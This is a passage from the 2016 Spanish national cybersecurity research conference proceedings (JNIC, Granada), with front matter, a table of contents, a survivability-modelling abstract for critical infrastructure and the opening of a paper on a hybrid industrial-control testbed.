JNIC2016

II Jornadas Nacionales de Investigación en Ciberseguridad

Granada 15–17 de junio

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

10 incibe_
2006-2016
TRABAJANDO POR LA CONFIANZA DIGITAL

ugr Universidad de Granada

Actas de las segundas Jornadas Nacionales de Investigación en Ciberseguridad

Granada, 15, 16 y 17 de junio de 2016

Universidad de Granada

©Universidad de Granada, *UGR Cyber Security Group* (UCyS - http://ucys.ugr.es)

Está permitida la descarga y la reproducción total o parcial de esta obra y su difusión siempre y cuando sea para uso personal o académico. Los derechos de autor de cada contribución individual corresponden a sus autores.

Eds.: Pedro García Teodoro, Rafael A. Rodríguez Gómez y Fco. Javier López Muñoz.

ISBN: 978-84-608-8070-7

Prefacio

Continuando con la importante labor iniciada en León en septiembre de 2015, la Segunda Edición de las Jornadas Nacionales de Investigación en Ciberseguridad desarrolladas en Granada durante los días 15, 16 y 17 de junio de 2016.

Promovidas por INCIBE (Plan de Confianza en el ámbito Digital 2013-15), y teniendo como objetivo principal constituirse en foro de encuentro de los distintos agentes (universidades, centros tecnológicos, empresas, entes gubernamentales) en el ámbito de la ciberseguridad, las JNIC se han concebido de manera tal que se maximice el intercambio de experiencias e ideas en la promoción de la ciberseguridad a nivel nacional. Para ello, se han estructurado las Jornadas en dos tipos de actividades que, si bien poseen características propias específicas, presentan una indudable interrelación y conforman un mismo cuerpo:

- **Investigación en ciberseguridad:**

  Investigación original - Contribuciones científicas originales que incluyen trabajos en desarrollo, nuevas ideas o experiencias.

  Investigación ya divulgada - Resúmenes de resultados científicos publicados durante 2015 y 2016, soluciones innovadoras, etc.

- **Formación en ciberseguridad:**

  Innovación docente en ciberseguridad - Experiencias, cursos, propuestas metodológicas y/o de evaluación, etc. que supongan un avance en la enseñanza-aprendizaje en ciberseguridad.

  Talleres formativos - Desarrollos detallados orientados a clarificar mediante la práctica ciertos usos y/o herramientas en ciberseguridad de relevancia actual en el campo. Enfocada a la consecución de una enseñanza-aprendizaje altamente aplicada en ciberseguridad, el desarrollo de esta actividad se prevé en torno a 45-60 minutos por taller siguiendo una metodología guiada interactiva ponente-asistente.

Siendo nuestro reto principal continuar mejorando cada edición con la ayuda de todos, desde la organización esperamos que estas Jornadas sean provechosas y, en fin, supongan una piedra más en el camino hacia la consolidación de la ciberseguridad en España.

Equipo JNIC2016.

Comité ejecutivo

- Estévez Tapiador, Juan Manuel (*Universidad Carlos III de Madrid*)
- García Teodoro, Pedro (*Universidad de Granada*)
- Gómez de Ágreda, Ángel (*Mando Conjunto de Ciberdefensa*)
- López Muñoz, Francisco Javier (*Universidad de Málaga*)
- Medina Llinás, Manel (*Universitat Politècnica de Catalunya*)
- Riesco Granadino, Raúl (*Instituto Nacional de Ciberseguridad*)
- Villagrá González, Víctor A. (*Universidad Politécnica de Madrid*)
- Zurutuza Ortega, Urko (*Mondragon Unibertsitatea*)

Comité organizador

***General chair*:**

García Teodoro, Pedro (*Universidad de Granada*)

***Program chair* de investigación:**

Estévez Tapiador, Juan Manuel (*Universidad Carlos III de Madrid*)

***Program chair* de formación:**

Carriegos Vieira, Miguel (*Universidad de León*)

***Program chair* de industria:**

Caño Luna, Ignacio (*INCIBE-Polo Tecnológico*)

***Financial chair*:**

Camacho Páez, José (*Universidad de Granada*)

***Arrangement chair*:**

Robles Carrilllo, Margarita (*Universidad de Granada*)

***Publication chairs*:**

López Muñoz, Fco. Javier (*Universidad de Málaga*)

Rodríguez Gómez, Rafael A. (*Universidad de Granada*)

***Publicity chair*:**

Martínez Pérez, Gregorio (*Universidad de Murcia*)

***Webmaster*:**

Gómez Hernández, José Antonio (*Universidad de Granada*)

Comité de programa

Alonso, Chema
(*Eleven Paths*)

Caballero, Juan
(*IMDEA Software Institute*)

Carriegos Veira, Miguel
(*Universidad de León*)

Díaz García, Antonio Fco.
(*Universidad de Granada*)

Díez González, Juan
(*INCIBE-Coordinador de proyectos*)

Garitano, Iñaki
(*Mondragon Unibertsitatea*)

Gil Pérez, Manuel
(*Universidad de Murcia*)

González Jiménez, Santos
(*Universidad de Oviedo*)

González Sánchez, José Luis
(*Universidad de Extremadura*)

Hernández Encinas, Luis
(*CSIC*)

Lobillo Borrero, Javier
(*Universidad de Granada*)

López Hernández-Ardieta, Jorge
(*Indra*)

Maciá Fernández, Gabriel
(*Universidad de Granada*)

Manzoni, Pietro
(*Univesitat Politècnica de Valencia*)

Muñoz, Alfonso
(*IOActive*)

Peris López, Pedro
(*Universidad Carlos III de Madrid*)

Piattini Velthuis, Mario Gerardo
(*Universidad de Castilla-La Mancha*)

Ramos Varón, Antonio
(*Mundo Hacker*)

Santos Grueiro, Igor
(*Universidad de Deusto – DeustoTech*)

Soriano Ibáñez, Miguel
(*Universitat Politècnica de Catalunya*)

Troncoso, Carmela
(*IMDEA Software Institute*)

Índice de contribuciones

INVESTIGACIÓN EN CIBERSEGURIDAD

Sesión I1: Seguridad Industrial, Infraestructuras Críticas

Modelling Security of Critical Infrastructures: A Survivability Assessment. 1
Ricardo J. Rodríguez, José Merseguer y Simona Bernardi

Diseño de un banco de pruebas híbrido para la investigación de seguridad y resiliencia en redes industriales. 3
Mikel Iturbe, Unai Izagirre, Iñaki Garitano, Ignacio Arenaza-Nuño, Urko Zurutuza y Roberto Uribeetxeberria

Diseño de zonas, conductos y canales, según la normativa IEC 62443 (ISA99) en una Industria 4.0. 11
Fernando Sevillano y Marta Beltran

Modelo epidemiológico para el estudio de los ataques tipo jamming en redes de sensores inalámbricos. 19
Miguel López, Alberto Peinado y Andrés Ortiz

Sesión I2: Detección de Ataques

Sistema de detección de fases de ataque basado en Modelos Ocultos de Markov. 25
Pilar Holgado y Victor Villagra

Automatic Generation of HTTP Intrusion Signatures by Selective Identification of Anomalies. 29
Pedro García Teodoro, Jesús E. Díaz Verdejo, Juan M. Estévez Tapiador y Rolando Salazar Hernández

PCA-based Multivariate Statistical Network Monitoring for Anomaly Detection. . . . 31
José Camacho, Alejandro Perez, Pedro García-Teodoro y Gabriel Macia-Fernandez

Detectando botnets con dos modelos de abstracción: Flujos de tráfico e inspección de paquetes de red. 33

Manuel Gil Pérez y Gregorio Martínez Pérez

Multivariate Statistical Approach for Anomaly Detection and Lost Data Recovery in Wireless Sensor Networks. 40
Roberto Magán-Carrión, José Camacho y Pedro García-Teodoro

Sesión I3: Software Seguro / Evaluación de Riesgos

Análisis de metodologías de Desarrollo de Software Seguro. 42
José Carlos Sancho Núñez, Andrés Caro Lindo y Pablo García Rodríguez

Ayudante: Identifying Undesired Variable Interactions (Abstract). 48
Irfan Ul Haq, Juan Caballero y Michael D. Ernst

Security Assessment Methodology for Mobile Applications. 50
Álvaro Botas, Juan F. García, Javier Alonso, Jesús Balsa, Francisco J Rodríguez Lera, Christian García Lozano, Vicente Matellan y Raúl Riesco

Propuesta de arquitectura para un Sistema Automatizado de evaluación del riesgo TIC. 57
Rafael Estepa, Antonio Estepa Alonso, Ignacio Campos Rivera, Isaac Peña Torres, Cristian Estrada Lavilla y Mercedes Castaño

Desarrollo de una metodología avanzada de evaluación de Sistemas de Voto Electrónico Remoto. 65
David Yeregui Marcos Del Blanco, Luis Panizo Alonso y José Ángel Hermida Alonso

Sesión I4: Privacidad / Control de Acceso

Acceso seguro a datos en Hadoop mediante criptografía de curva elíptica. 73
Ilia Blokhin, Antonio F. Díaz, Julio Ortega, Raúl H. Palacios y Sergio Navas

Control de acceso en la nube utilizando autenticación multi-dispositivo. 79
José María de Fuentes y Lorena González Manzano

FlowNAC: Flexible and granular Network Access Control based on SDN and NFV technologies. 81
Jon Matias, Jokin Garay, Juanjo Unzilla y Eduardo Jacob

Engineering Privacy by Design Reloaded. 83
Seda Guerses, Carmela Troncoso y Claudia Diaz

Preserving the users' information privacy in location-based and context-aware solutions. 85
Alberto Huertas Celdran, Manuel Gil Pérez, Félix J. García Clemente y Gregorio Martínez Pérez

Sesión I5: Criptografía y Esteganografía

Análisis de los métodos de generación de curvas elípticas seguras. 87
Víctor Gayoso Martínez, Luis Hernandez Encinas, Ángel Martín Del Rey y Raúl Durán Díaz

Códigos Convolucionales Cíclicos Torcidos. 94

José Gómez Torrecillas, F. J. Lobillo y Gabriel Navarro

Procedimientos de Autenticación de Conocimiento Nulo Mediante Técnicas de Geometría Algebraica. 96
Edgar González Fernández, Guillermo Morales-Luna y Feliu Sagols Trocoso

Prueba de propiedad eficiente y con preservación de privacidad para deduplicación. . . 103
Lorena González Manzano y José María De Fuentes

Sesión I6: Seguridad Móvil y en la IoT

DROIDSCRIBE: Classifying Android Malware based on Runtime Behavior. 105
Santanu Kumar Dash, Guillermo Suarez-Tangil, Salahuddin Khan, Kimberly Tam, Mansour Ahmadi, Johannes Kinder y Lorenzo Cavallaro

Abnormal Sensitive Data Usage in Android Apps. 107
Vitalii Avdiienko, Konstantin Kuznetsov, Alessandra Gorla, Andreas Zeller, Steven Arzt, Siegfried Rasthofer y Eric Bodden

Testigo digital: delegación vinculante de evidencias electrónicas para escenarios IoT. . 109
Ana Nieto, Rodrigo Román y Javier Lopez

ArduWorm: A Functional Malware Targeting Arduino Devices. 117
Sergio Pastrana, Jorge Rodriguez-Canseco y Alejandro Calleja

Propuesta de Sistema de Protección de la Información para Vehículos Aéreos no Tripulados (UAVs). 125
Marina González, José J. García, Alberto García, Jorge Roncero y Víctor A. Villagrá

Sesión I7: Ataques y Vulnerabilidades

Aplicaciones Web Vulnerables a Propósito. 130
Iván Israel Sabido Cortes, Fernando Román y Luis Javier García Villalba

Propuesta de mejora de un modelo SEIRS para la simulación de la propagación de malware. 136
José Diamantino Hernández Guillén, Ángel Martín Del Rey y Luis Hernández Encinas

Pago móvil mediante NFC: Estudio y modelo de vulnerabilidad. 144
Julio José Píñar Figueroa y José Camacho Páez

Análisis de la Deep Torrent. 150
Rafael A. Rodríguez-Gómez, Alberto Casares-Andrés y Gabriel Macia-Fernandez

Tecnología y Derecho: el FBI contra Apple. 156
Ángel Gómez de Ágreda y Margarita Robles Carrillo

FORMACIÓN EN CIBERSEGURIDAD

Sesión F1: Formación e Innovación en Ciberseguridad

"Ciberseguridad para jóvenes": un curso para alumnos preuniversitarios 165
Juan F. García, Álvaro Botas, Sara I. González, Jorge Lorenzana y Miguel V. Carriegos

Primera edición de un curso on-line, abierto y masivo sobre ciberseguridad en la Universidad Rey Juan Carlos 170
Marta Beltran

Sobre las Responsabilidades Jurídicas de un Profesional de la Ciberseguridad 177
Margarita Robles Carrillo, José Antonio Gómez Hernández, José Camacho Páez y Pedro García Teodoro

Analysis of the alignment of Spanish Master's programs to US National Cybersecurity Workforce Framework 185
Ana I. González-Tablas

Sesión F2: Formación Práctica de la Ciberseguridad

Implementación y prueba de concepto de un laboratorio de seguridad para el SO Android utilizando Live-USB. 192
José María Martínez Canata y Rafael A. Rodríguez Gómez

Estudio e Implementación de ShellShock en un laboratorio docente de seguridad . . . 200
Leandro Pretel y Rafael A. Rodríguez-Gómez

MOOC sobre Hacking ético de MONDRAGON UNIBERTSITATEA - #moocHackingMU208
Miguel Fernández Arrieta, Iñaki Arenaza Nuño, Iñaki Garitano Garitano, Jesús Lizarraga Durandegui y Mikel Iturbe Urretxa

Taller: Desactivación de infecciones, malware y cryptolockers 215
Pablo San Emeterio and Roman RamirezPablo San Emeterio y Roman Ramirez

Modelling Security of Critical Infrastructures: A Survivability Assessment

Ricardo J. Rodríguez
Dpto. de Informática e Ingeniería de Sistemas
Universidad de Zaragoza, Spain
rjrodriguez@unizar.es

José Merseguer
Dpto. de Informática e Ingeniería de Sistemas
Universidad de Zaragoza, Spain
jmerse@unizar.es

Simona Bernardi
Centro Universitario de la Defensa
Academia General Militar, Zaragoza, Spain
simonab@unizar.es

***Abstract*—Critical infrastructures, usually designed to handle disruptions caused by human errors or random acts of nature, define assets whose normal operation must be guaranteed to maintain its essential services for human daily living. Malicious intended attacks to these targets need to be considered during system design. To face with these situations, defense plans must be developed in advance. In this paper, we present a UML profile, named SecAM, that enables the modelling and security specification for critical infrastructures during the early phases (requirements, design) of systems development life-cycle. SecAM endows security assessment, through survivability analysis, of different security solutions before system deployment. As a case study, we evaluate the survivability of the Saudi Arabia crude-oil pipeline network under two different attack scenarios. The stochastic analysis, carried out with GSPNs, quantitatively estimates the minimisation of attack damages into the crude-oil network.**

***Index Terms*—security, software system engineering, UML, survivability, sensitive analysis**

Tipo de contribución: *Investigación publicada*[1]

I. Extended Abstract

A critical infrastructure describes a facility, system, site or network whose loose or compromise represents a major impact on the availability or integrity of essential services for daily life operations, leading to severe financial looses, social consequences or even to put in risk human lives. For instance, the U.S. government defines as critical infrastructures the sectors related to water, energy, food and even information and telecommunications [2].

Infrastructures are usually planned to handle disruptions caused by human errors, or by unexpected acts of nature, having a small or not measurable degradation in performance. However, these critical assets represent a main target for terrorist attack plans, aiming at damaging as much as possible governments and citizens [2]. Suppose that a coordinated attack disrupts the power system paths from an energy station, thus losing power to end customers (home users and industries). As a consequence, power-dependent activities stop, then causing economic distress, among other fatalities. This turns to be even worst when an attacker disrupts safety-critical assets, such as the SCADA (Supervisory Control and Data Acquisition) system of a water treatment plant or an oil & gas distribution network thus causing damages to people.

As it is stated in [3], critical infrastructures must not only be safe (i.e., able to face random disrupting events), but also secure systems (i.e., able to face malicious intended attacks). That is, a critical infrastructure must have a security level enabling it to identify unexpected but intended events, must handle them and must recover from them. We thus need to develop in advance defense plans to protect critical infrastructures. Survivability strategies [4] - that include resistance, recognition and recovery phases- aim at providing protection for critical infrastructures in the presence of attacks. Since the attacks of September 11, 2001, to the Twin Towers there has been an even growing interest by the worldwide communities on the physical and cyber-security issues in critical infrastructures [2], so security and survivability should be considered as first-class properties in the system development life-cycle. We propose a specific language named `SecAM` (stands for Security Analysis and Modelling) that allows the security specification and modelling of critical infrastructures. `SecAM` is integrated with UML [5] as a Profile [6], and enables survivability analysis for critical infrastructures, which means to provide capabilities for assessing defense plans.

The benefits of integrating security in the design of critical infrastructures are several. For instance, it enables to specify, both qualitatively and quantitatively, security and survivability requirements as well as to carry out sensitive analysis of different security solutions considering different attack scenarios. In this realm, our approach comes to fill some gaps in the literature regarding the modelling and analysis of critical infrastructures. Firstly, we propose models for the critical infrastructure and for attack patterns, these models can be merged to carry out survivability analysis. In particular, the attack patterns address the three phases of survivability previously mentioned – resistance, recognition and recovery –. Secondly, the survivability analysis is addressed through formal methods, in particular, Generalized Stochastic Petri nets [7]. Hence, our approach obtains Petri nets that can be verified using standard model-checking techniques. The kind of analyses that can be performed is very rich indeed. Although the paper illustrates quantitative analysis and vulnerability analysis, the Petri net also allows to compute resource optimisation of the critical infrastructure, and to provide feedback to the engineers designing a critical system by reporting system bottlenecks (i.e., the slowest part in the system). Last but not least, the kind of techniques that can be used for Petri net analysis is also very rich. In [8], we apply efficient techniques, such as linear programming-based techniques, while in [1] we use simulation ones.

`SecAM` promotes an integrated view of security considering

[1] Investigación ya publicada en [1] (doi: 10.1093/comjnl/BXU096). Parte de este trabajo se realizó cuando R.J. Rodríguez trabajaba para el Instituto de Ciencias Aplicadas a la Ciberseguridad, Universidad de León, Spain.




Figure 1. (a) Survivability scenario of a cyberattack; and (b) Throughput loss (%) and (c) Mbbl/day loss due to the physical attack.

all stages of the critical infrastructures life-cycle. We show the potential of SecAM by assessing survivability issues of the Saudi Arabia crude-oil pipeline network. In particular, we use SecAM to model the critical infrastructure and two different attack scenarios. First, a physical attack to multiple network facilities and second, a coordinated cyber-attack to the SCADA system (depicted in Figure 1(a)). The attack scenarios specify survivability strategies for the system to be timely recovered.

Figure 1(b) shows the percentage of throughput loss due to the physical attack and Figure 1(c) plots the number of oil barrels loss (Mbbl/day). For low values of the mean time to *recovery* (up to 6 hours) the throughput loss is below 20% (the loss is below 240Mbbl/day) and the resistance solution does not affect sensitively the loss. As the (mean) time to recovery increases the effectiveness of the resistance solution becomes more important: if a low quality resistance solution is adopted the throughput loss raises up to 40% for a mean time to recovery of one day and up to 77% for a mean time to recovery of three days. The number of barrels loss increases to 900Mbbl/day and 1,212Mbbl/day, respectively. In such a case, to maintain a throughput loss below the 50% a resistance probability of at least 80% should be guaranteed. Such a requirement should be met using other methods, e.g., surveillance combined with integral perimeter security.

An extensive description of model transformation and sensitive analysis carried out are available in [1].

Acknowledgements. This work was supported in part by INCIBE according to Rule 19 of the Digital Confidence Plan (Digital Agency of Spain), in part by the University of León under Contract X43, in part by the EU Horizon 2020 research and innovation programme under grant agreement no. 644869 (DICE), and in part by the Spanish MINECO project CyCriSec (TIN2014-58457-R).

References

[1] R. J. Rodríguez, J. Merseguer, and S. Bernardi, Modelling Security of Critical Infrastructures: A Survivability Assessment. *The Computer Journal*, **58:10**, pp. 2313-2327, 2015.

[2] Department of Homeland Security (2010) *National Security Strategy*.

[3] Brown, G. G., Carlyle, W. M., Salmerón, J., and Wood, K. (2005) Analyzing the Vulnerability of Critical Infrastructure to Attack and Planning Defenses. In *Tutorials in Operations Research*, chapter 4, pp. 102–123. INFORMS.

[4] Ellison, R., Linger, R., Longstaff, T., and Mead, N. (1999) Survivable network system analysis: a case study. *IEEE Software*, **16**, 70–77.

[5] OMG (2011) *Unified Modelling Language: Superstructure*. Object Management Group. Version 2.4, formal/11-08-05.

[6] Selic, B. (2007) A Systematic Approach to Domain-Specific Language Design Using UML. *ISORC 2007*, pp. 2–9. IEEE Computer Society.

[7] Ajmone Marsan, M., Balbo, G., Conte, G., Donatelli, S., and Franceschinis, G. (1995) *Modelling with Generalized Stochastic Petri Nets* Wiley Series in Parallel Computing.

[8] Bernardi, S. and Campos, J. (2013) A Min-Max Problem for the Computation of the Cycle Time Lower Bound in Interval-Based Time Petri Nets. *IEEE T. Systems, Man, and Cybernetics: Systems*, **43**, 1167–1181.

Diseño de un banco de pruebas híbrido para la investigación de seguridad y resiliencia en redes industriales

Mikel Iturbe, Unai Izagirre, Iñaki Garitano, Ignacio Arenaza-Nuño, Urko Zurutuza, Roberto Uribeetxeberria

Dpto. de Electrónica e Informática
Escuela Politécnica Superior
Mondragon Unibertsitatea
Email: {miturbe, igaritano, iarenaza, uzurutuza, ruribeetxeberria}@mondragon.edu
unai.izagirre@alumni.mondragon.edu

***Resumen*—Las redes industriales son entornos interconectados dirigidos a controlar equipamiento físico en entornos industriales. Dada la dificultad de realizar investigación de seguridad en entornos industriales reales, principalmente por el potencial peligro derivado de la interacción con equipamiento físico, los bancos de pruebas son ampliamente utilizados. En estre trabajo, presentamos un banco de pruebas híbrido, que utiliza diferentes técnicas de implementación: implementación en hardware, emulación, simulación y virtualización. Para ello, se vale del software Emulab y el proceso simulado Tennessee-Eastman (TE). Emulab permite la emulación dinámica de la capa de red y virtualiza los nodos que lo componen, mientras que el proceso TE posibilita estudiar los efectos de diferentes situaciones en el plano físico de forma segura. Además, el banco de pruebas cuenta con soporte para redes definidas por software e integra un módulo de análisis de datos a gran escala, lo que permite el diseño de experimentos de ciberseguridad relacionados con estas tecnologías.**

***Palabras clave*—banco de pruebas, seguridad en entornos industriales, redes definidas por software, redes industriales**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

Las redes de control industrial son sistemas de equipamiento interconectado que automatizan, monitorizan y controlan equipamiento físico en entornos industriales. Como tales, las redes de control industrial están detrás de gran parte de los procesos automatizados de hoy en día, muchos de los cuales corresponden a infraestructuras críticas, como la generación y el transporte de energía, el tratamiento de aguas o la fabricación crítica.

Al operar equipamiento físico, es posible que ataques contra este tipo de redes vayan más allá de la capa lógica y tengan un impacto en medios físicos. En el pasado, varios incidentes de seguridad han dejado de manifiesto la magnitud del problema, desde la destrucción de equipamiento industrial como en el caso de Stuxnet [1], Aurora [2] o el incidente de seguridad en la acería alemana [3]; hasta la contaminación del medio ambiente como en el caso de las fugas de agua de Maroochy [4]. Además, debido a que estas redes manejan información sensible acerca de la naturaleza del proceso controlado (p.ej. recetas de fabricación), también son el objetivo de software maliciosos que realizan espionaje industrial. Duqu [5] o Flame [6] son algunos de los ejemplos importantes de estas herramientas avanzadas de espionaje.

Los sistemas de control industrial (SCIs) y especialmente, los controladores lógicos programables (PLC, por sus siglas en inglés) forman el núcleo de las redes industriales, ya que son los dispositivos responsables del control del equipamiento. Desde su desarrollo en la década de 1960, los SCIs y las redes industriales han evolucionado de ser entornos aislados, con hardware, software y protocolos de comunicación propietarios a utilizar tecnologías estándares que han facilitado su interconexión con las redes tradicionales de tecnologías de información (TI) con el objetivo de una mejor integración y reducción de costes.

En cambio, las tecnologías que utilizan las redes industriales no fueron diseñadas para estar interconectadas y por ello, generalmente carecen de mecanismos de seguridad presentes en redes TI, como el cifrado de las comunicaciones, cortafuegos o sistemas de detección de intrusiones (SDI).

Por ello, dada la tradicional vulnerabilidad de este tipo de redes y su importante papel en el correcto funcionamiento de sociedades modernas, es necesario desarrollar mecanismos de seguridad destinados a redes industriales. Sin embargo, a la hora de diseñar este tipo de soluciones, hay que tener en cuenta que las redes TI e industriales tienen objetivos y necesidades de seguridad diferentes [7], [8].

Mientras que las redes industriales tienen como objetivo el control de equipamiento físico, en las redes TI el objetivo es el transporte de datos. Si se tiene en cuenta la tradicional tríada de seguridad (Confidencialidad, Integridad y Disponibilidad), en las redes TI es la confidencialidad la que prima sobre el resto de cualidades. Es preferible no tener los datos disponibles en un lapso de tiempo que hacerlos públicos.

En contrapartida, en entornos industriales prima la disponibilidad, mientras que la confidencialidad y la integridad quedan en un segundo plano [7]. La red y sobre todo, el equipamiento controlado deben mantenerse disponibles y en funcionamiento aún en condiciones adversas y a base de sacrificar los otros dos principios de seguridad.

Por lo tanto, la latencia en las comunicaciones o la disminución de la capacidad de cómputo disponible que introducen diversas herramientas de seguridad o las auditorías como los tests de intrusión en las redes industriales no son admisibles, más aún en los procesos críticos que funcionan continuamente y donde no es aceptable una pausa del servicio o producción.

Por ello, evaluar el rendimiento de dispositivos de seguridad donde puede ser necesaria la introducción de condiciones anómalas y, en especial, la realización de auditorías como tests de penetración en redes industriales puede resultar en una pérdida económica importante e incluso potencialmente peligroso para el entorno [9].

Estos riesgos hacen que sea necesaria la utilización de bancos de pruebas en los que se puedan realizar pruebas de seguridad de diferente índole sin que se den las situaciones potencialmente peligrosas que ocurren cuando se trabaja con redes industriales en producción.

En este trabajo presentamos el diseño de un banco de pruebas para redes industriales, modular, híbrido y personalizable que permita la realización de investigaciones en el campo de la seguridad en redes industriales sin riesgos pero también con rigor científico para garantizar la reproducibilidad de los experimentos realizados y su equivalencia a efectos de compararlos con redes y equipamiento industrial en producción. A diferencia de las propuestas anteriores, también dispone de soporte para redes definidas por software y un módulo de análisis de datos.

El resto del trabajo está organizado de la siguiente forma: la sección II analiza trabajos relacionados con esta propuesta, la sección III describe la arquitectura del banco de pruebas propuesto, la sección IV presenta un caso de uso aplicado a la ciberseguridad, la sección V extrae conclusiones del trabajo realizado y por último la sección VI muestra unas posibles líneas de trabajo futuras.

II. Trabajos relacionados

Dada la dificultad de realizar pruebas en entornos reales, la creación de bancos de pruebas de entornos industriales ha conseguido considerable atención por parte de la comunidad científica. Holm et al. [10] realizan un estudio exhaustivo de los bancos de pruebas relativos a sistemas de control existentes. Identifican 30 bancos de pruebas con el objetivo de realizar pruebas de ciberseguridad. Entre el uso principal de dichos bancos, destacan principalmente el análisis de vulnerabilidades, la educación y la creación de entornos para evaluar el rendimiento de mecanismos de defensa.

Di Pietro y Panzieri [11] desarrollan una taxonomía que permite clasificar los bancos de pruebas en diferentes categorías. Del mismo modo, realizan una comparación de siete bancos de pruebas diferentes acorde con la taxonomía presentada.

Basándonos en estos dos trabajos, se deduce que el criterio principal de clasificación de los bancos de pruebas reside en los métodos de implementación utilizados para su construcción. Holm et al. [10] definen estos métodos como virtualización, simulación, emulación o hardware.

La mayoría de los bancos de pruebas utilizan diferentes métodos de implementación a la vez. Por ejemplo, simulando el proceso industrial en cuestión, mientras que el controlador corre dentro de una máquina virtual.

De entre los diferentes tipos de implementación, destacan tres bancos de pruebas que pueden considerarse representativos de diferentes enfoques: el banco de pruebas presentado por Reaves y Morris [12], Candell et al. [13] y Siaterlis et al. [14].

Reaves y Morris [12] presentan un banco de pruebas centrado en dispositivos virtuales, que emulan a los controladores. Estos dispositivos virtuales son los responsables del control de un proceso físico simulado ya que tienen la lógica de control implementada y disponen de capacidad de comunicación utilizando Modbus. Dependiendo de la configuración, estos dispositivos pueden actuar como esclavos o maestros y son interoperables con sistemas de control reales. El banco de pruebas dispone de dos procesos simulados que corresponden a un depósito de agua y un gaseoducto a escala de laboratorio creados para este fin.

El banco de pruebas propuesto por Candell et al. [13] está principalmente basada en hardware. Los controladores y el resto de los agentes de la red son físicos. En el caso del proceso industrial, este banco de pruebas tiene dos variantes, la simulación del proceso Tennessee-Eastman [15] y la utilización de un brazo robótico real. A estos dos procesos se les añade un tercer componente que además de contener la electrónica de red es el responsable de la captura y modificación de los paquetes de la red.

La propuesta de Siaterlis et al. [14] conocida como EPIC, es la más flexible de entre las tres propuestas aquí mencionadas. La arquitectura de EPIC está fundamentada en el software Emulab [16], el cual utiliza para recrear la capa lógica de una red industrial (topología de red, nodos...). La flexibilidad de Emulab permite, de manera dinámica, utilizar controladores físicos y virtuales, y diferentes topologías y estados de red. Como en los casos anteriores, EPIC utiliza la simulación de diferentes procesos físicos reales de diversa índole.

Si bien los enfoques de los bancos de pruebas mencionados son fundamentalmente diferentes, prácticamente todas las propuestas anteriores comparten carencias de cara a la investigación en ciberseguridad en sistemas de control industrial. Por un lado, está la carencia de soporte de redes definidas por software. La potencialidad de este tipo de redes para las redes industriales ya ha sido mencionada anteriormente [17]. Más específicamente, en el campo de la ciberseguridad, las redes controladas por software pueden proporcionar resiliencia y mecanismos de seguridad adicionales a las redes industriales [18], [19]. Por ello, Dong et al. [18] defienden la inclusión del soporte de este tipo de redes en bancos de pruebas de redes industriales, proponiendo un caso de uso aplicado al Smart Grid.

Por otro lado, los bancos de pruebas analizados también carecen de un módulo de almacenamiento y procesamiento de los datos creados en él. Reaves y Morris [12] ya señalan esta carencia, y consideran la creación de un repositorio para el almacenamiento "una extensión natural" a su banco de pruebas. En el caso del banco de pruebas de Candell et al. [13] si bien se menciona la existencia de un módulo de almacenamiento de paquetes de red, el módulo no dispone de funcionalidad adicional.

La tabla I muestra una comparación entre los trabajos anteriormente mencionados con nuestra propuesta, evaluando la naturaleza modular o flexible de la propuesta, la existencia de soporte para SDN, módulo de análisis de datos y por último, la posibilidad de ejecutar diferentes tipos de procesos simulados en él.

